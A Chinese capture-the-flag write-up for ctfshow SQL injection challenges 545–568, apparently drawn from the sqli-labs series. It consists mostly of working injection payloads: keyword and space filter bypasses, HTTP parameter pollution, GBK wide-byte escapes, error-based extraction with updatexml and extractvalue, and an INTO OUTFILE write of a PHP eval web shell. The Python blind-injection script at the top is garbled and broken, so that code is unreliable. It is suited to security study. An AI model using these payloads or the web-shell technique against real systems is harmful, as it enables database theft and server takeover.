import requests"http://f68dd94f-bb45-4bcd-aba2-fdc772c17831.challenge.ctf.show/" '' 0 while True :1 32 127 while head < tail:1 f'if(ascii(substr((select(group_concat(flag4s))from(ctfshow.flags)),{i} ,1))>{mid} ,1,0)%23' 'id' : f"100')||{payload} ||('0" if "Dumb" in r.text:1 else :if head != 32 :chr (head)else :break print (result)
WEB-545-过滤字符-union&select 字符型注入,闭合方式为'
源代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
function blacklist ($id $id = preg_replace ('/[\/\*]/' ,"" , $id ); $id = preg_replace ('/[--]/' ,"" , $id ); $id = preg_replace ('/[#]/' ,"" , $id ); $id = preg_replace ('/[ +]/' ,"" , $id ); $id = preg_replace ('/select/m' ,"" , $id ); $id = preg_replace ('/[ +]/' ,"" , $id ); $id = preg_replace ('/union/s' ,"" , $id ); $id = preg_replace ('/select/s' ,"" , $id ); $id = preg_replace ('/UNION/s' ,"" , $id ); $id = preg_replace ('/SELECT/s' ,"" , $id ); $id = preg_replace ('/Union/s' ,"" , $id ); $id = preg_replace ('/Select/s' ,"" , $id ); return $id ;
union select 都可以用字母大小写交替绕过。
只过滤 +和/**/代表的空格,可以用 %09、%0D 等绕过对空格的过滤。
因为 - 、#会被过滤,所以使 ID 为一个非常大的数,闭合使用非注释方式
因为有报错,所以联合注入和报错注入都可以用。
1
2
3
4
?id=1000'or(updatexml(1,concat(0x7e,(SELEct(group_concat(flag4s))from(ctfshow.flags))),3))or'0
WEB-546-过滤字符-union&select 和web-545一致,但是不反馈具体的报错,修改闭合方式为"即可
1
2
?id=1000"%09UnIoN%09SelEcT%091,(group_concat(flag4s)),3%09from%09ctfshow.flags;%00
WEB-547-过滤字符-union&select 过滤替换了一次union select,闭合方式是')
绕过方式:使用双写进行绕过,或者使用盲注脚本(web-544)
1
2
3
4
?id=1000')%09ununion%09selection%09select%091,(group_concat(flag4s)),3%09from%09ctfshow.flags;%00
WEB-548-过滤字符-union&select 字符型注入,闭合方式为')
过滤替换了一次union select,连空格都不过滤了,payload不变。
1 ?id=-1') ununion selection select 1,group_concat(flag4s),3 from ctfshow.flags--+
WEB-549-waf 字符型注入,闭合方式为'
思路(代码逻辑漏洞导致的重复参数注入):
1 2 3 4 5 6 7 8 会对输入的参数进行校验是否为数字,但是在对参数值进行校验之前的提取时候只提取了第一个id 值,如果我们有两个id 参数,第一个id 参数正常数字,第二个id 参数进行sql注入。证id 是否是数字却只是验证了第一个id 参数29 关(web549)是用jsp搭建的服务器,所以建议在电脑中安装Jspstudy来安装Jsp的环境。个id 参数,index.php?id =1 &id =2 ,Apache PHP 会解析最后一个参数,Tomcat JSP 会解析第一个参数
绕过方式:
1 ?id=1&id=-2' union select 1,2,group_concat(flag4s) from ctfshow.flags--+
WEB-550-waf 和上一题一致,只不过闭合方式修改为"
1 ?id=1&id=-2" union select 1,2,group_concat(flag4s) from ctfshow.flags--+
WEB-551-waf 和上一题一致,只不过闭合方式修改为")
1 ?id=1&id=-2") union select 1,2,group_concat(flag4s) from ctfshow.flags--+
WEB-552-宽字节注入 源代码:
1
2
3
4
5
6
7
8
function check_addslashes ($string $string = preg_replace ('/' . preg_quote ('\\' ) .'/' , "\\\\\\" , $string ); $string = preg_replace ('/\'/i' , '\\\'' , $string ); $string = preg_replace ('/\"/' , "\\\"" , $string ); return $string ;
使用check_addslashes方法里面的preg_replace函数将 斜杠,单引号和双引号过滤了,如果输入id=1’会变成id=1'(在’ “ \ 等敏感字符前面添加反斜杠),使得引号不起作用。
但是可以注意到数据库使用了【gbk编码】。这里我们可以采用宽字节注入。
本题宽字节注入利用:
1
2
3
因为过滤方法主要就是在敏感字符前面添加 反斜杠 \,所以这里想办法干掉反斜杠即可。具体利用的话我们可以用%df 吃掉 \(%5 c )= %5 c %27 ,如果我们在 %5 c %27 前面添加 %df ,形 成%df %5 c %27 ,MySQL 在 GBK 编码方式的时候会将两个字节当做一个汉字,这个时候就把 %df %5 c 当做是一个汉字,%27 (单引号)则作为一个单独的符号在外面,同时也就达到了我们的目的。
payload:
1 ?id=-2%df'union select 1,2,group_concat(flag4s) from ctfshow.flags-- +
WEB-553-宽字节注入 和上关过滤方式不同,本关使用PHP中的addslashes()函数,addslashes()函数作用是返回在预定义字符之前添加反斜杠的字符串.
payload不变:
1 ?id=-2%df'union select 1,2,group_concat(flag4s) from ctfshow.flags-- +

WEB-554-POST注入&宽字节注入 payload:
1 uname=admin%df'union select 1,group_concat(flag4s) from ctfshow.flags-- +
WEB-555-联合注入 数字型注入。用了addslashes()函数作为过滤,但是出flag并不需要单引号,相当于没过滤。
使用联合注入即可
1 ?id=-1 union select 1,2,flag4s from ctfshow.flags--+
WEB-556-宽字节注入 过滤函数变成了mysql_real_escape_string(),作用和addslashes()函数一样。
payload:
1 ?id=-2%df'union select 1,2,group_concat(flag4s) from ctfshow.flags-- +
WEB-557-POST注入&宽字节注入 过滤函数是mysql_real_escape_string()。
payload:
1
2
3
uname=-1%ef' and 1=2 union select 1,(select group_concat(flag4s) from ctfshow.flags)--+&passwd=1&submit=Submit
WEB-558-堆叠注入&联合注入 字符型注入,闭合方式为"
1 ?id=-1' union select 1,2,group_concat(flag4s)from(ctfshow.flags)--+
WEB-559-堆叠注入&联合注入 数字型注入
1 ?id=-1 union select 1,2,group_concat(flag4s)from(ctfshow.flags)--+
WEB-560-堆叠注入&联合注入 字符型注入,闭合方式为')
1 ?id=-1') union select 1,2,group_concat(flag4s)from(ctfshow.flags)--+
WEB-561-堆叠注入&联合注入 数字型注入
1 ?id=-1 union select 1,2,group_concat(flag4s)from(ctfshow.flags)--+
WEB-562-堆叠注入&报错注入 闭合方式为'
payload:
1 login_user=1'--+&login_password=1000'or(updatexml(1,concat(0x7e,(SELEct(group_concat(flag4s))from(ctfshow.flags))),3))--+&mysubmit=Login
WEB-563-堆叠注入&报错注入 和web-562一致,但闭合方式为')
payload:
1 login_user=1')--+&login_password=1000')or(updatexml(1,concat(0x7e,(SELEct(group_concat(flag4s))from(ctfshow.flags))),3))--+&mysubmit=Login
WEB-564-报错注入 数字型注入
payload:
1 ?sort=1 AND EXTRACTVALUE(1,(CONCAT(0x7e,(select group_concat(flag4s)from(ctfshow.flags)),0x7e)))-- +
WEB-565-报错注入 字符型注入,闭合方式为'
payload:
1 ?sort=1' AND EXTRACTVALUE(1,(CONCAT(0x7e,(select group_concat(flag4s)from(ctfshow.flags)),0x7e)))-- +
WEB-566-写入shell shell:
1 ?sort=1 into outfile "/var/www/html/x2.php" lines terminated by '<?php eval($_POST[x]); ?>'
写入shell后使用蚁剑进行连接,查找到数据库的配置文件,找到数据库的用户名和密码,然后对数据库进行连接,查找flag
WEB-567-报错注入 数字型注入
payload:
1 ?sort=1 AND EXTRACTVALUE(1,(CONCAT(0x7e,(select group_concat(flag4s)from(ctfshow.flags)),0x7e)))-- +
WEB-568-报错注入 字符型注入,闭合方式为'
payload:
1 ?sort=1' AND EXTRACTVALUE(1,(CONCAT(0x7e,(select group_concat(flag4s)from(ctfshow.flags)),0x7e)))-- +
参考资料 1、Y4tacker:https://blog.csdn.net/solitudi/article/details/115534124
2、全_Jay 17:https://blog.csdn.net/Jayjay___/article/details/132010298